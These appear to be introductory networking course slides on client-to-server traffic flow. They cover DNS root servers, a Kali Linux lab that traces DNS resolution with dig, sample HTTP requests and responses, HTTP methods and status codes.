
Understanding the traffic flow from the client to the web server

- DNS -




Understanding the traffic flow from the client to the web server

- DNS -




Understanding the traffic flow from the client to the web server

- DNS -



Understanding the traffic flow from the client to the web server

- DNS -



Understanding the traffic flow from the client to the web server

- DNS -

Questions

- How many DNS root servers are there in the world?
- Which countries manage these root servers?

Understanding the traffic flow from the client to the web server

- DNS -

Kali Linux DNS Lab

Run the following commands on Kali Linux and identify which DNS server level you are interacting with at each step.

- **Step 1:** Run the command **dig @a.root-servers.net SOA fr**
Question: What does SOA stand for?
- **Step 2:** In the AUTHORITY SECTION of the previous result, choose one DNS server, then run the following command:
dig @chosenServer SOA google.fr
- **Step 3:** In the AUTHORITY SECTION of the result from Step 2, choose another DNS server and run:
dig @chosenServer A [google.fr](https://www.google.fr)
Question: What does A stand for?
- **Step 4:** Take the IP address obtained in the final result and enter it into a web browser.
Question: What is the result?

Understanding the traffic flow from the client to the web server

- HTTP -

```
GET /home.html HTTP/1.1
Host: Engineer4.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://www.Engineer4.dz
Connection: keep-alive
Cookie: aaabbbbccccdddd
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.7; rv:50.0)
Gecko/20100101 Firefox/50.0
```



```
HTTP/1.1 200 OK
Date: Mon, 27 Jul 2009 12:28:53 GMT
Server: Apache/2.2.14 (Win32)
Last-Modified: Wed, 22 Jul 2009 19:15:56 GMT
Content-Length: 88
Content-Type: text/html
Host: www.Engineer4.dz
Connection: alive
```

Understanding the traffic flow from the client to the web server - HTTP -

```
POST /contact/ HTTP/2.0
Host: Engineer4.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://www.Engineer4.dz
Connection: keep-alive
Cookie: aaabbbbccccdddd
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.7; rv:50.0)
Gecko/20100101 Firefox/50.0
    addressdecontact:Engineer4@univ-batna2.dz
    nom: Ali
```

```
HTTP/1.1 200 OK
Date: Mon, 27 Jul 2009 12:28:53 GMT
Server: Apache/2.2.14 (Win32)
Last-Modified: Wed, 22 Jul 2009 19:15:56 GMT
Content-Length: 88
Content-Type: text/html
Host: www.Engineer4.dz
Connection: alive
```



HTTP/HTTPS call Methods

Method	Description
GET	It is used to retrieve information from the given server using a given URI. Requests using GET should only retrieve data and should have no other effect on the data.
HEAD	Same as GET, but it transfers the status line and the header only in response.
POST	A POST request is used to send data to the server, for example, customer information, file upload, etc. using HTML forms.
PUT	similar to POST method, but replaces the current representations of the target resource with the uploaded content.
DELETE	It deletes the specific target resource
CONNECT	Establishes a end-to-end encrypted tunnel to the server identified by a given URI.
OPTION	Describe the communication options for the target resource.
TRACE	Performs a message loop back test along with the path to the target resource

Response Code Status

Code Description

1xx - Informational :It means the request was received and the process is continuing.

2xx - Success: It means the action was successfully received, understood, acceptable and web page is Delivered.

3xx - Redirection: It means further action must be taken in order to complete the request.
(302 redirect HTTP to HTTPS)

4xx - Client Error: It means the request contains incorrect syntax or cannot be fulfilled.

400 – Bad request

401 – Unauthorised

404 – Not found

5xx - Server Error: It means the server failed to fulfil an apparently valid request.


HTTPS (HTTP + TLS)



